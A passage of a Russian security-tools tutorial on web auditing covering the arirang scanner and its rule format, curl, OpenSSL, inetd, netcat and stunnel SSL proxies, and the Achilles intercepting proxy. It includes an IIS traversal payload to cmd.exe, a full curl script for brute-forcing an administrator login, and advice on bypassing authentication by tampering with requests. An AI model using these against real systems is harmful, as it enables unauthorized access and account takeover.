Опирающаяся на оконный интерфейс утилита не слишком хорошо взаимодействует с другими. Сложно создать скрипт, который генерирует список Web-серверов или систем с открытым 80 портом, передать этот список на вход Stealth и затем разобрать выходной файл. Средства, выполняемые из командной строки, с другой стороны, могут быть встроены в конструкции программных циклов, и программными конвейерами передавать данные средствам разбора результатов, которые вы предпочитаете. Помните, как просто вы манипулировали выводом от `whisker` с помощью утилит `tee` и `grep`?

Stealth не поддерживает SSL-соединение. Это просто преодолеть. В разделе «Многоцелевые средства» мы увидим, как SSL-прокси легко решает эту проблему.

Twwwscan/Arirang

Twwwscan и arirang – близнецы. Twwwscan – Windows-сканер, с полностью графическим интерфейсом. Arirang построен на основе прототипа из Berkeley Software Distribution (BSD) и использует такое же, как twwwscan, рабочее ядро, тот же формат базы данных.

Реализация: компиляция исходных текстов

В отличие от whisker, который написан на Perl и не требует никаких изменений при запуске perl-интерпретатором, arirang написан на C и должен быть скомпилирован до выполнения в системе. В среде BSD arirang распространяется в коллекции портов. Коллекция портов – нечто большее, чем репозиторий архивных файлов. Она включает набор специфических для FreeBSD (или других BSD) заплаток, инструкции по компиляции и сборке, тестированию и инсталляции программ (makefiles) и список текущих мест расположения, откуда можно загрузить обновленные версии программ. Дополнительную информацию вы можете получить по адресу <http://www.freebsd.org/ports/index.html>.

Процесс инсталляции похож на многие другие программы из коллекции портов. Прежде всего, убедитесь, что ваша коллекция портов актуальна (внесены последние изменения), а затем соберите исполняемые коды arirang.

```
$ cd /usr/ports/security/arirang
$ cvs up -Pad
$ make
$ make install
```

Наберите **arirang** в командной строке, и справка по использованию программы сможет поприветствовать вас.

Запуск Arirang. Запуск Arirang следует принципу простоты. Программа разработана как быстрый, качественно работающий сканер уязвимостей. Поддержка прокси, SSL и средств обхода IDL были принесены в жертву скорости и аккуратности работы. Запустив arirang с набором правил сканирования по умолчанию, можно увидеть вывод, похожий на информацию, выдаваемую whisker.

```
$ arirang -G -h www.victim.com
```

Параметр **-G** указывает на необходимость использования информации из заголовка тестируемого Web-сервера для определения типа сервера и используемой операционной системы. Вместо этого вы можете задать параметр **-o**, чтобы запросить netcraft-тип сервера и его версию. По умолчанию arirang, сканирует 80 порт, но воспользовавшись параметром **-p**, вы можете сканировать другой порт. Помните, по аналогии со Stealth, если вы используете 443 порт, arirang может это делать, но не поддерживает SSL-соединение.

Примечание. Netcraft, по адресу <http://www.netcraft.com>, собирает информацию о Web-серверах и сортирует эти данные в соответствии с базовой операционной системой и ПО Web-сервера. Эта база данных, возможно, достаточно полная, но он также опирается на информацию, полученную из заголовка, передаваемого тестируемым сервером, и результаты finger-тестирования с использованием сканеров типа nmap.

Вы также можете запустить arirang со списком Web-серверов, используя параметр `-f`.

```
$ arirang -G -f hosts.txt
```

Arirang также предоставляет возможность сканировать интервал IP-адресов с помощью параметра `-s (start)` и `-e (end)`.

```
$ arirang -G -s 192.168.17.2 -e 192.168.17.245
```

Параметр `-P` (верхний регистр) позволяет ускорить работу программы, особенно в случае использования параметра `-f` или сканирования интервала IP-адресов. Параметр `-P` управляет количеством одновременно выполняемых процессов. Сканирование уязвимостей не слишком интенсивный с точки зрения загрузки процессора процесс, но он опирается на установление сетевых соединений. Запуск нескольких процессов ведет к уменьшению общего времени сканирования.

```
$ arirang -G -f hosts.txt -P 20
```

Реализация: создание новых правил

Описываемый сканер уязвимостей – один из тех, которые можно легко и быстро обновлять вручную. Arirang содержит около 18 баз сканирования, хранимых в файлах с расширением `*.uxe`. По умолчанию положение этих баз данных определяется в момент компиляции программы. В OpenBSD, `*.uxe` файлы размещаются в директории `/usr/local/share/arirang`.

Отдельные правила определяются параметром `-f`. Ниже показано, как проверить вашу сеть на наличие червя Code Red или его потенциальных целей.

```
$ arirang -G -s 192.168.0.1 -e 192.168.3.255 \  
> -P 20 -r /usr/local/share/arirang/codered.uxe
```

На первый взгляд, правила arirang могут показаться сложными для понимания, но все они следуют простой схеме. Рассмотрим несколько правил для примера.

```
200 OK- HEAD :/index.html.bak^Backup index.html file;Remove backup and test files  
from the web document root;.  
403- GET :/admin/^/admin/ directory;;  
200 OK- HEAD :/include/^/include/ directory;Disable directory listings;
```

200 OK- GET :/msadc/..%255c..%255c..%255c../winnt/system32/cmd.exe?
/c/dir^IIS Superfluous Decode;MS01-026;

Правила разделяются на семь полей, при этом первое поле не обязательно. В таблице 8-3 описываются составные части правила для arirang.

Табл. 8-3. «Правила сканирования» arirang

Поле	Описание
Receive code Код получения [OOB PEEK ALL]	(Необязательный.) Arirang может обработать сообщение Out-Of-Band (OOB) или Peek (залезть) в его содержимое. Это редко используется, но включено, чтобы средство поддерживало любой тип проверки уязвимости. ALL используется для ожидания ответа с сервера. Несколько проверок вынуждают сервер зависать или не возвращать никаких данных, включая заголовки.
Response code Код ответа	Обычно это числовой ответ с Web-сервера. 404 означает – не найдено, а 200 означает ОК, что подтверждает существование файла. Заметьте, что arirang требует от вас представлять 200 как 200 OK. Другие коды ответов могут быть числовыми, т.е. 403. Это не обязательно должно быть кодом ответа HTTP, но может быть строкой длиной до 50 байтов (символов), чтобы искать в ней ответ HTML.
-->	Разделитель между кодом ответа и методом запроса.
HTTP request method Метод запроса HTTP	Любой метод запроса HTTP, обозначенный как HTTP/1.0 или HTTP/1.1 RFC. GET, HEAD и POST используются большую часть времени, но arirang поддерживает такую технику как TRACE и OPTIONS. Метод OPTIONS показывает, какие возможности WebDAV поддерживает сервер.
:<URI>	Файл для проверки. Arirang также поддерживает строку запроса URI, т.е. login.asp?user=test&pass=test. Заставьте правило обратиться к определенному порту с помощью синтаксиса ::<port><URL>. Например, ::8080/admin/docs/default.cfg запускает на порте 8080. Все другие опции остаются такими же.
^<explanation>	Короткое описание уязвимости.
;<information>;	Дальнейшее объяснение уязвимости, ссылка на совет или информацию по отладке.

Поясняющие и информационные поля позволяют вам осуществлять вывод в сокращенной или расширенной форме.

Многоцелевые средства

Описываемые ниже инструментальные средства – это рабочие лошади, используемые для осуществления соединений поверх HTTP или HTTPS. Соответственно, они не производят поиск уязвимостей или тестирование безопасности систем, но их функциональность может послужить основой для расширения возможностей сканеров уязвимости, обеспечивая поддержку SSL-трафика, или шифрование с целью защиты от прослушивания.

Curl

В то время как Netcat называют суперутилитой для сети, curl можно назвать суперутилитой для протоколов. Curl – это утилита командной строки, которая может поддерживать DICT, File, FTP, Gopher, HTTP, HTTPS, LDAP и Telnet. Она также поддерживает HTTP-прокси. Поскольку эта глава сосредоточена на средствах Web-аудита, мы ограничимся протоколами HTTP и HTTPS.

Реализация

Для соединения с Web-сайтом задайте в командной строке URL

```
$ curl https://www.victim.com
```

Автоматизированный скрипт, который просматривает Web-сайт или осуществляет подбор паролей, в лучшем виде демонстрирует мощь программы curl. В таблице 8-4 представлены некоторые наиболее часто употребляемые параметры программы.

Табл. 8-4. Наиболее употребляемые параметры Curl

Опция	Описание
-H/--header	Устанавливает заголовок со стороны клиента. Используйте заголовок HTTP, чтобы имитировать несколько типов соединений. User-Agent: Mozilla/4.0. Имитирует конкретный браузер. Referer: http://localhost/admin. Обходит слабую авторизацию, которая проверяет страницу ссылок. Basic Auth: xxxx. Задаёт имя пользователя и пароль. Host: localhost. Специфицирует виртуальные хосты.

Опция	Описание
-b/-cookie	-b использует файл, который содержит cookies, чтобы послать их на сервер. Например, -b cookie.txt включает содержимое cookie.txt во все запросы HTTP. Cookies также могут быть специфицированы в командной строке в форме -b ASPSESSIONID=INEIGNJCNDEECMNPCPOEEMNC.
-c/-cookie-jar	-c использует файл, который хранит cookies так, как они заданы сервером. Например, -c cookies.txt держит каждый cookie с сервера. Cookies важны для обхождения сессий формальной идентификации и обмана.
-d/-data	Предоставляет данные по запросу POST. Это включает данные формы или любые другие данные, генерированные Web-приложением. Например, чтобы задать поле формы для страницы логина, используйте -d login=arbooth&passwd=p4ssw0rd. Эта опция полезна для написания сценариев подбора пароля. Ее реальное преимущество в том, что запросы делаются с POST, что значительно сложнее обмануть с помощью средства типа Netcat.
-G/-get	Изменяет метод POST так, что он использует GET. Применяется только, когда вы специфицируете опцию -d.
-u/-user	Задаёт имя пользователя и пароль, использованные для базовой идентификации или проху. Чтобы получить доступ к сайту с базовой идентификацией, используйте -u user:password. Чтобы получить доступ к защищенному паролем проху, используйте U user: password. Это не имеет смысла, если опция -X не задана.
-U/-proxy-user	
-url	Устанавливает URL на выборку. Это не обязательный параметр, но вносит ясность, когда используется много опций командной строки. Например, -url https://www.victim.com/admin/menu.php?menu=adduser. Curl даёт быструю оптимизацию, когда множественные URL задаются в командной строке, потому что он пытается установить устойчивые соединения. Это означает, что все запросы будут производиться поверх первоначального соединения, вместо установки нового соединения для каждого запроса.
-x/-proxy	Задаёт HTTP проху. Например, -x http://intraweb:80/.
-K/-config	Задаёт файл конфигурации, который включает последовательные опции командной строки. Например, -K www.victim.com.curl.

Пример из жизни. Угадай пароль!

Итак, мы очертили несколько полезных опций, которые предлагает curl. Но, по-прежнему, сделать можно не слишком много. Однако сила curl заключена в его применимости к любой ситуации Web (или другому протоколу). Он упрощает написание сценариев. Perl, Python и C располагают библиотеками, которые помогают в соединениях HTTP и манипуляции URL, но требуют множества поддерживающих библиотек и больших знаний. Это не значит, что Perl не может сделать того, что может curl – curl проще. Это новое изобретение колеса, которое поднимает планку для других средств.

Следующий сценарий демонстрирует, как использовать curl в качестве настроенного средства для грубого угадывания паролей на Web-сайте. Этот Web-сайт использует форму идентификации в запросе POST. Процесс регистрации далее усложняется значением cookie, которое должно быть передано на сервер, когда пользователь регистрируется, и которое модифицируется, если пароль правильный.

```
#!/bin/sh
# brute_script.sh
# Use curl and a password file to guess passwords in form-based
# authentication. 2002 M. Shema
if [ -z $1 ]; then
    echo -e "\n\tUsage: $0 password file"
    exit 1;
fi
PASSLIST='/bin/cat $1'
USERNAME=administrator
# change the COOKIE as necessary
COOKIE="MC1=V=3&LV=20013&HASH=17C9&GUID=4A4FC917B47F4D6996A7357D96;"
CMD="/usr/bin/curl \
    -b $COOKIE \
    -d user=$USERNAME \
    -c cookies.txt \
    --url http://localhost/admin/login.php"
for PASS in $PASSLIST; do
    # specify Headers on this line to work around inclusion of spaces
    '$CMD \
        -H 'User-Agent: Mozilla/4.0' \
        -H 'Host: localhost' \
        -d passwd=$PASS'
    # upon a successful login, the site changes the user's cookie value,
    # but we don't know what the new value is
    RES='grep -v $COOKIE cookies.txt'
    if [ -n '$RES' ]; then
```

```
echo -e "found $RES with $USER : $PASS\n";  
exit 0;  
fi  
done
```

Мы находим словарь распространенных паролей и затем запускаем сценарий на нашей цели. Если повезет, то мы найдем пароль администратора. Если нет, то перейдем к следующему пользователю.

OpenSSL

Любая Web-атака, которая осуществляется поверх 80 порта, может также быть произведена поверх порта 443, используемого по умолчанию протоколом SSL. Большинство утилит, программ взлома и скриптов используют 80 порт, чтобы уклониться от потерь, связанных с программами шифрования и поддержки сертификатов. OpenSSL-прокси позволяет перенаправить обычный HTTP-трафик через SSL-соединение с исследуемым сервером.

Реализация

Модуль OpenSSL обладает наиболее подходящим набором функциональностей, большую часть которых мы не будем использовать. Если вы наберете в командной строке openssl без параметров, вы сможете попасть в псевдоинтерпретатор openssl.

```
$ openssl  
OpenSSL
```

Очевидно, что OpenSSL имеет больше функций, чем нам необходимо для настройки прокси. Нас интересует SSL/TLS-клиент и параметр `s_client`. Вы не сможете получить дополнительную информацию, набрав `s_client -h`, но ее можно почерпнуть из страниц описания (man pages). Теперь мы можем соединиться напрямую с SSL-сервером при помощи команды `s_client`. Параметр `-quiet` уменьшит объем информации об ошибках.

```
$ openssl s_client -quiet -connect www.victim.com:443  
depth=0 /C=fr/ST=idf/L=paris/Email=webmaster@victim.com  
verify error:num=18:self-signed certificate  
verify return:1  
depth=0 /C=fr/ST=idf/L=paris/Email=webmaster@victim.com  
verify error:num=18:self-signed certificate  
verify return:1
```

HEAD / HTTP/1.0

```
Date: Tue, 26 Feb 2002 05:44:54 GMT  
Server: Apache/1.3.19 (Unix)  
Content-Length: 2187
```

```
Connection: close
Content-Type: text/html
```

Когда мы вводим строку **HEAD/HTTP/1.0**, сервер возвращает информацию из заголовка. Это означает, что SSL-соединение установлено успешно. Строки, предшествующие команде **HEAD** показывают сертификационную информацию и статус. Она включает в себя характерное имя (DN для энтузиастов LDP-протокола) и адрес электронной почты персоны, создавшей сертификат. OpenSSL также показывает, что сертификат является самоподписанным – т.е. он не подтверждается и не генерируется третьей стороной, уполномоченной поддерживать службу сертификации. В большинстве случаев мы игнорируем эти ошибки, поскольку можем установить SSL-соединение.

Примечание. В реальной электронной торговле проверка сертификата сервера необычайно важна. Сертификационный домен должен всегда входить в домен, URL которого он защищает, он не может быть в списке отмены и не может быть ограничен по времени действия.

Теперь мы можем сохранять ввод, перенаправив запрос **HEAD** на вход команде `s_client`.

```
$ echo -e "HEAD / HTTP/1.0\n\n" | \
> openssl s_client -quiet -connect www.victim.com:443
```

Теперь мы находимся в шаге от того, чтобы сделать запрос к HTTPS-серверу, но это не решает проблемы использования утилиты вроде `arirang` для сканирования SSL-сервера. Чтобы сделать это, необходимо запустить команду `s_client` с прокси. В предыдущем примере `s_client` соединялся с SSL-сервером, посылал HTTP-запрос, принимал HTTP-ответ и затем соединение закрывалось. `Arirang` или `Stealth` могут осуществлять более 6000 запросов. Очевидно, что нам требуется несколько более существенная автоматизация.

Программа `inetd` для Unix (и Cygwin) решает эту проблему. Демон `inetd` выполняется в системе и прослушивает заданные TCP- и UDP-порты. Как только другой хост посылает запрос на соединение на один из прослушиваемых портов, `inetd` выполняет быструю проверку и затем пересылает правильный запрос на соединение другому демону. Например, большинство FTP-серверов для Unix работает с использованием демона `inetd`. Файл `/etc/inetd.conf` содержит строки, определяющие для `inetd`, как обрабатывать FTP-запрос.

```
# /etc/inetd.conf example content
ftp stream    tcp nowait          root    /usr/libexec/ftpd    ftp    -US
```

Первая колонка, в данном случае `ftp`, представляет номер порта, который прослушивает служба. Значение `ftp` можно заменить на `21` – порт FTP по умолчанию, и все останется по-прежнему. Как это может помочь

нам настроить SSL-прокси? Мы всего лишь создадим новый сервис, который будет прослушивать TCP-порт по нашему выбору. Затем, вместо вызова FTP-демона, мы вызовем команду `s_client`.

```
# /etc/inetd.conf SSL proxy example content
80 stream      tcp nowait      root    /home/istari/ssl_proxy.sh
```

Файл `/home/istari/ssl_proxy.sh` содержит две строки.

```
#!/bin/sh
openssl s_client -quiet -connect www.victim.com:443 2 /dev/null
```

Примечание. Установка SSL-прокси на сервере, обращенном в интернет, может иметь неожиданные негативные последствия. Всегда ограничивайте доступ к SSL-прокси с использованием файлов `/etc/hosts.allow` и `/etc/hosts.deny`, или их эквивалентов для Unix.

После установки соединения с локальным хостом (`localhost`) по 80 порту, соединение перенаправляется поверх SSL на адрес `www.victim.com` по порту 443. Любое соединение, которое вы установите с выбранным сервером, будет осуществляться с локальным хостом (или IP-адресом прокси-сервера). Таким образом, выполняются все правила сканирования `arirang` для хоста `https://www.victim.com`.

```
$ arirang -G -h localhost -p80 -r unix.uxe
```

Принципиальное ограничение этого приема состоит в том, что сканирование всегда осуществляется для одного хоста. SSL-прокси – не настоящий прокси, в том смысле, что он осуществляет трансляцию протокола от произвольного хоста к произвольному хосту (конфигурация «многие ко многим»). Вместо этого он передает запрос от любого хоста к заданному хосту (конфигурация «многие к одному»). Следовательно, вы не можете сканировать интервал IP-адресов через SSL-прокси, но, по крайней мере, вы можете тестировать сервер, у которого запущена только HTTP-служба. Конечно, если вы используете `whisker`, то можно не беспокоиться.

Пример из жизни. Альтернатива Inetd

Inetd не единственный метод запуска службы. У него есть преимущество, т.к. он способен применять TCPWrappers, метод, позволяющий или запрещающий доступ к порту на основе IP-адреса. Не все операционные системы используют `inetd`, а операционная система Windows определено не имеет данной функции.

Cygwin. Если ваши друзья по-прежнему дразнят вас, потому что вы пользуетесь какой-либо версией Windows, не мучайтесь. В среде Cygwin есть демон `inetd` и программа OpenSSL, которая позволяет запускать SSL

проху. Cygwin жалуется на использование 80 в качестве имени службы. Файл `/etc/inetd.conf` должен содержать следующее.

```
# /etc/inetd.conf Cygwin SSL proxy example
www stream tcp nowait root /home/ssl_proxy.sh ssl_proxy.sh
```

Затем вы можете запустить `inetd` в командной строке. Мы обычно запускаем его с `-d`, отладочной опцией, чтобы все работало корректно.

```
$ /usr/sbin/inetd.exe -d /etc/inetd.conf
```

Теперь проху ожидает на порте 80 и направляет соединения к цели, обозначенной в сценарии `ssl_proxy.sh`.

Инсталляция `inetd` в качестве родной для Windows службы требует больше манипуляций. Есть два метода создания этой службы. Предпосылкой для каждого является переменная среды Windows `PATH`, содержащая `C:\cygwin\bin` или любое место, где находится директория `cygwin\bin`. `Inetd` может установить себя как службу.

```
$ /usr/sbin/inetd.exe --install-as-service /etc/inetd.conf
```

Чтобы удалить его, используйте опцию `--remove-as-service`.

Встроенные утилиты Cygwin также инсталлируют и запускают службу `inetd`.

```
cygrunsrv -l inetd -d "CYGWIN inetd" -p /usr/sbin/inetd -a -d
-e CYGWIN=ntsec
```

```
cygrunsrv -S inetd
```

Опция `-R` удаляет службу `inetd`.

Xinetd. `Xinetd` добавляет еще немного к демону `inetd`. Он улучшает регистрацию, управление соединениями и администрирование. В системах, которые поддерживают `xinetd`, дефиниции служб обычно находятся в директории `/etc/xinetd.d`. Создайте службу `SSL проху`, используя синтаксис `xinetd`.

```
#default: off
#description: OpenSSL s_client proxy to www.victim.com
service 80
{
    socket_type = stream
    wait = no
    protocol = tcp
    user = root
    server = /root/ssl_proxy.sh
    only_from = 127.0.0.1
    disable = no
}
```

Как всегда, опасайтесь запускать службы с root-привилегиями и службы, к которым должны иметь доступ только вы.

Netcat (sort of). Для одноразовых соединений, таких как запуск компилированного взлома, который обычно работает на порте 80, Netcat экономит день. Возможно, вы не сможете запустить сканирование whisker корректно, но одноразовое соединение будет успешно достигнуто. У Whisker есть преимущество работы с системами Unix и Windows, обеспеченное, если установлен комплект OpenSSL. Netcat pseudo-proxu подходит для одной команды:

```
$ nc -vv -L -p 80 -e "openssl s_client -quiet \  
-connect www.victim.com:443"
```

Опция `-L` («слушай внимательнее») дает инструкцию Netcat продолжать прослушивание, даже если клиент закрыл соединение. Опция `-e` содержит команду `s_client` для соединения с целью. Затем присоединяйтесь к порту 80 ожидающего хоста, чтобы получить доступ к SSL-серверу вашей цели (например, *www.victim.com*).

Для этого вам придется использовать оригинальную версию Netcat. Например, на OpenBSD опция `-L` заменена на `-k`, а опция `-e` не имеет смысла, поскольку Unix поддерживает конвейеры (`|`).

Команда OpenBSD выглядит следующим образом.

```
$ nc -vv -k -l 80 | openssl s_client -quiet \  
-connect www.victim.com:443
```

Конечно, не имеет смысла добавлять дополнительный шаг использования Netcat. У вас должно получиться провести отчет о взломе непосредственно в команду `s_client`, пропустив шаг. Затем снова могут быть сценарии, в которых строгий сетевой контроль или спутанная среда операционных систем действительно делает это полезным.

Stunnel

OpenSSL – великолепное средство для осуществления одностороннего SSL-взаимодействия. К сожалению, вы можете работать в ситуации, когда клиент посылает HTTPS-соединение и не может перейти к HTTP. В этом случае, вам необходимо средство, которое может расшифровывать SSL или находиться между клиентом и сервером и отслеживать трафик. Stunnel обеспечивает эти возможности.

Вы можете также использовать Stunnel, чтобы обернуть SSL поверх любого сетевого сервиса. Например, вы можете настроить stunnel для управления соединениями (Internet Message Access Protocol) для обеспечения шифрованного доступа к электронной почте (вам также может понадобиться stunnel для управления клиентом).

Реализация

SSL-взаимодействие основывается на сертификатах. Первое, что вам нужно, это правильный PEM-файл, который содержит ключи шифрования для использования в процессе взаимодействия. Stunnel поставляется с файлом по умолчанию, который называется `stunnel.pem`, но вы можете создать и свой собственный с использованием команды `openssl`.

```
$ openssl req -new -out custom.pem -keyout custom.pem -nodes -x509 \  
> -days 365  
...follow prompts...  
$ openssl dhparam 512 >> custom.pem
```

Теперь файл `custom.pem` готов к использованию. Stunnel ищет по умолчанию файл `stunnel.pem`, или вы можете использовать свой собственный с помощью параметра `-p`.

Замечания о компиляции под Cygwin. Вам может понадобиться отредактировать файл `stunnel.c` для компиляции stunnel под Cygwin. Закомментируйте следующие строки, которые располагаются в районе 391 строки.

```
/*      if(setgroups(1, gr_list)) {  
        sockerror("setgroups");  
        exit(1);  
      } */
```

Смысл в том, что вы не сможете использовать параметр `-g` для определения альтернативной группы привилегий, с которыми выполняется stunnel, но вам не понравится ситуация, в которой это могло бы понадобиться.

Обезьяна в центре поля. Как быть, если вам необходимо просматривать данные, передаваемые поверх SSL-соединения? Вам может понадобиться проверять данные, передаваемые между клиентом, основанным на Web-приложении, и сервером, но клиент передает HTTPS, и сервер принимает только HTTPS. В таком случае, вам понадобится заморозить stunnel между клиентом и сервером, переведя соединение в HTTP, чтобы иметь возможность его читать, а затем вернуть трафик обратно в HTTPS, чтобы сервер мог его получить. Для этого понадобится две команды stunnel.

Запустите stunnel в обычном режиме демона (`-d`). В таком режиме stunnel принимает SSL-трафик и выдает простой текст. Параметр `-f` заставляет stunnel оставаться в диалоговом режиме. Обычно это используется для просмотра информации о соединении и чтобы убедиться, что программа работает. Stunnel – не программа с конечной точкой. Другими словами, вы должны задать порт, который будет прослушиваться (`-d<port>`), а также хост и порт, на которые будет перенаправляться трафик (`-r<host:port>`). Ниже приведена команда, по которой прослушивается

SSL-трафик по 443 порту и перенаправляется в виде не SSL-трафика на порт 80. Если вы всего лишь хотите изображать обезьяну в центре поля, параметр `-f` адресует к другой команде `stunnel`.

```
$ stunnel -p custom.pem -f -d 443 -r host:80
2002.04.15 16:56:16 LOG5[464:1916]: Using '80' as tcpwrapper service name
2002.04.15 16:56:16 LOG5[464:1916]: stunnel 3.22 on
x86-pc-mingw32-gnu WIN32 with OpenSSL
0.9.6c 21 dec 2001
2002.04.15 16:56:16 LOG5[464:1916]: FD_SETSIZE=4096, file ulimit=-1
(unlimited) - 2000 clients allowed
```

Другая команда `stunnel` точно такая же, но использует клиентский режим (`-c`) для получения трафика в виде простого текста и вывода трафика, зашифрованного с помощью SSL. В данном примере, команда прослушивает порт 80 и затем посылает трафик на конечный порт 443.

```
$ stunnel -p custom.pem -f -d 80 -r www.victim.com:443 -c
2002.04.15 17:00:10 LOG5[1916:1416]: Using '80' as tcpwrapper service name
2002.04.15 17:00:10 LOG5[1916:1416]: stunnel 3.22 on
x86-pc-mingw32-gnu WIN32 with OpenSSL
0.9.6c 21 dec 2001
2002.04.15 17:00:10 LOG5[1916:1416]: FD_SETSIZE=4096, file ulimit=-1
(unlimited) - 2000 clients allowed
```

Если мы запустим эти команды на разных компьютерах (или между компьютером и сессией VMware), то сможем проследживать трафик, который переадресовывается через 80 порт.

SSL for a Service. `Stunnel` обеспечивает ту же функциональность, что и `inetd`, с дополнительным SSL-шифрованием. `Stunnel` поддерживает TCP-оболочку, что означает, что он проверяет файлы `/etc/hosts.allow` и `/etc/hosts.deny` сразу после запуска. Это дает возможность применить шифрование для любой службы. Например, IMAP – протокол для удаленного доступа к почтовому ящику. Недостаток IMAP состоит в том, что может быть перехвачен пароль.

Примерно так выглядит конфигурирование службы IMAP, когда она определяется с помощью файла `/etc/inetd.conf`.

```
imap stream tcp nowait root /usr/sbin/tcpdimapd
```

Имя службы `imap` (TCP порт 143); демон `TCPWrappers` выполняет демон IMAP.

Теперь посмотрим аналогичную конфигурацию под `stunnel`. Следующая команда может быть выполнена из командной строки, а не как часть файла `/etc/inetd.conf`.

```
# stunnel -p imapd.pem -d 143 -l /usr/sbin/imapd.exe -N imapd
2002.04.15 17:08:38 LOG5[1820:1680]: Using 'imapd' as tcpwrapper service name
```



```
2002.04.15 17:08:38 LOG5[1820:1680]: stunnel 3.22 on
x86-pc-mingw32-gnu WIN32 with OpenSSL
0.9.6c 21 dec 2001
2002.04.15 17:08:38 LOG5[1820:1680]: FD_SETSIZE=4096, file ulimit=-1
(unlimited) - 2000 clients allowed
```

Вы уже знакомы с параметром `-d`, но здесь мы вводим параметры `-l` и `-N`. Параметр `-l` запускает специальную программу для входящего соединения. В данном случае, мы запускаем демона `imapd`. Параметр `-N` применяется специально для Cygwin-систем, чтобы подставить имя службы для проверки TCPWrapper. Имя службы можно найти в файле `/etc/services`, и оно должно присутствовать в файлах `/etc/hosts.allow` и `/etc/hosts.deny`.

Проверка приложений

До сих пор мы знакомились с программами, которые исследовали Web-сервер. Делая это, мы пропустили прорехи, которые могут иметься в Web-приложениях. Этот класс уязвимостей возникает из-за программирования без учета безопасности и ошибок в настройках взаимодействия между Web-серверами и базами данных. Мы не можем разъяснить природу нарушений безопасности Web-приложений, методологию и приемы поиска уязвимостей в рамках отдельной главы. Можно лишь показать средства, необходимые для проверки Web-приложений. Немногие из этих программ распространены среди сообщества специалистов по безопасности, они скорее заслуживают быть частью средств отладки Web-приложений.

Achilles

В соответствии с названием, Achilles помогает протестировать Web-приложение, работая в режиме прокси с кнопкой «пауза». Обычный прокси располагается между Web-браузером и Web-сервером, незаметно перенаправляя запросы и ответы между ними. Achilles работает точно так же, но он добавляет возможность, которая позволяет вам модифицировать содержимое налету. Achilles позволяет манипулировать значениями cookie, запросами POST, скрытыми полями и всеми другими аспектами HTTP-транзакции – и все это поверх SSL.

Реализация

Поскольку это работа прокси, Achilles необходимо сначала настроить на прослушивание порта и перевести в режим «intercept». На рисунке 8-7 показаны основные моменты конфигурации для запуска Achilles в режиме прокси. Щелкнув на кнопке «пуск» (треугольник), можно запустить прокси, а щелкнув на кнопке «стоп» (квадратик) остановить его – в точности, как при управлении звукозаписывающим устройством.




Рис. 8-7. Основные настройки прокси для Achilles

Хорошей мыслью будет оставить задействованным параметр Ignore .jpg/.gif. Изменение файлов изображений редко используется для обхода системы безопасности Web-приложения, а число запросов от обычной Web-страницы раздражающе велико.

Затем настройте свой Web-браузер для работы через IP-адрес прокси (если это тот же компьютер 127.0.0.1) и соответствующий порт (5000 по умолчанию), который прослушивает Achilles. Обычно для этого Achilles просто запускается на вашей локальной машине. Любой Web-браузер, который поддерживает HTTP-прокси, от Lynx до Galeon, могут использовать Achilles. Ограничения для Windows-платформы состоит в том, что Achilles поставляется в виде исполняемого модуля Win32.

В режиме перехвата вы можете просматривать Web-сайт или несколько Web-сайтов, ничего не замечая. Параметр Log To File позволяет сохранять результаты сессии в файл. Это подходит для исследования Web-приложения. Журнал содержит каждую ссылку, которую вы посетили, включая вспомогательные файлы, такие как JavaScript, (*.js) и другие включаемые файлы (*.inc), которые в обычном режиме не видны в URL. Другое преимущество состоит в том, что у вас фактически есть копия HTML-страниц Web-сайта. Эти тексты могут содержать скрытые поля форм, значения cookie, переменные управления сессией и другую информацию о приложении. Приемы анализа Web-приложений лежат несколько в стороне от темы этой главы, но для выполнения такой работы совершенно необходимо иметь Achilles.

В режиме активного перехвата вы можете видеть запросы, порождаемые браузером (Intercept Client Data), и ответы, посылаемые сервером (Intercept Server Data (text)). Перехват клиентской информации позво-

ляет вам манипулировать GET- и POST-запросами и значениями, передаваемыми с переменными cookie. Эта возможность используется для обхода схем аутентификации и авторизации, и чтобы выдавать себя за другого пользователя. Текстовое окно Achilles представляет собой простой текстовый редактор.

Использование Achilles в таком виде, возможно, выглядит несколько абстрактно. Эта программа относится к категории, о которой говорят «лучше один раз увидеть, чем сто раз услышать». Запустите Achilles, измените настройки прокси для своего браузера, убедитесь в том, что вы выбрали режим Intercept Client Data, и просмотрите ваш любимый Web-сайт. Вы будете удивлены тем, что происходит за сценой, не меньше, чем при проверке своего банковского счета.

Проблемы перехвата. Achilles перехватывает только текстовые данные. Сайт, который использует компоненты ActiveX, также известные как COM-объекты (Component Object Model) или CAB-файлы (cabinet), сложнее для перехвата, поскольку такие файлы передаются как двоичные данные, которые Achilles игнорирует. Achilles продолжает поддерживать корректное HTTP-соединение, но вы не можете манипулировать данными. Другие двоичные объекты: загружаемые ZIP- или PDF-файлы, также будут транслированы, но не будут показаны в текстовом окне.

Web-сайты, которые используют SSL, зачастую порождают ошибки при использовании Achilles. Проблемный сайт с 20 объектами на странице (такими как изображения, таблицы стилей, файлы JavaScript и HTML) могут порождать 20 ошибок вида «Client failed SSL connection». Это не слишком большая беда, но это означает, что вам придется 20 раз нажать ОК, чтобы закрыть окно сообщения об ошибке.

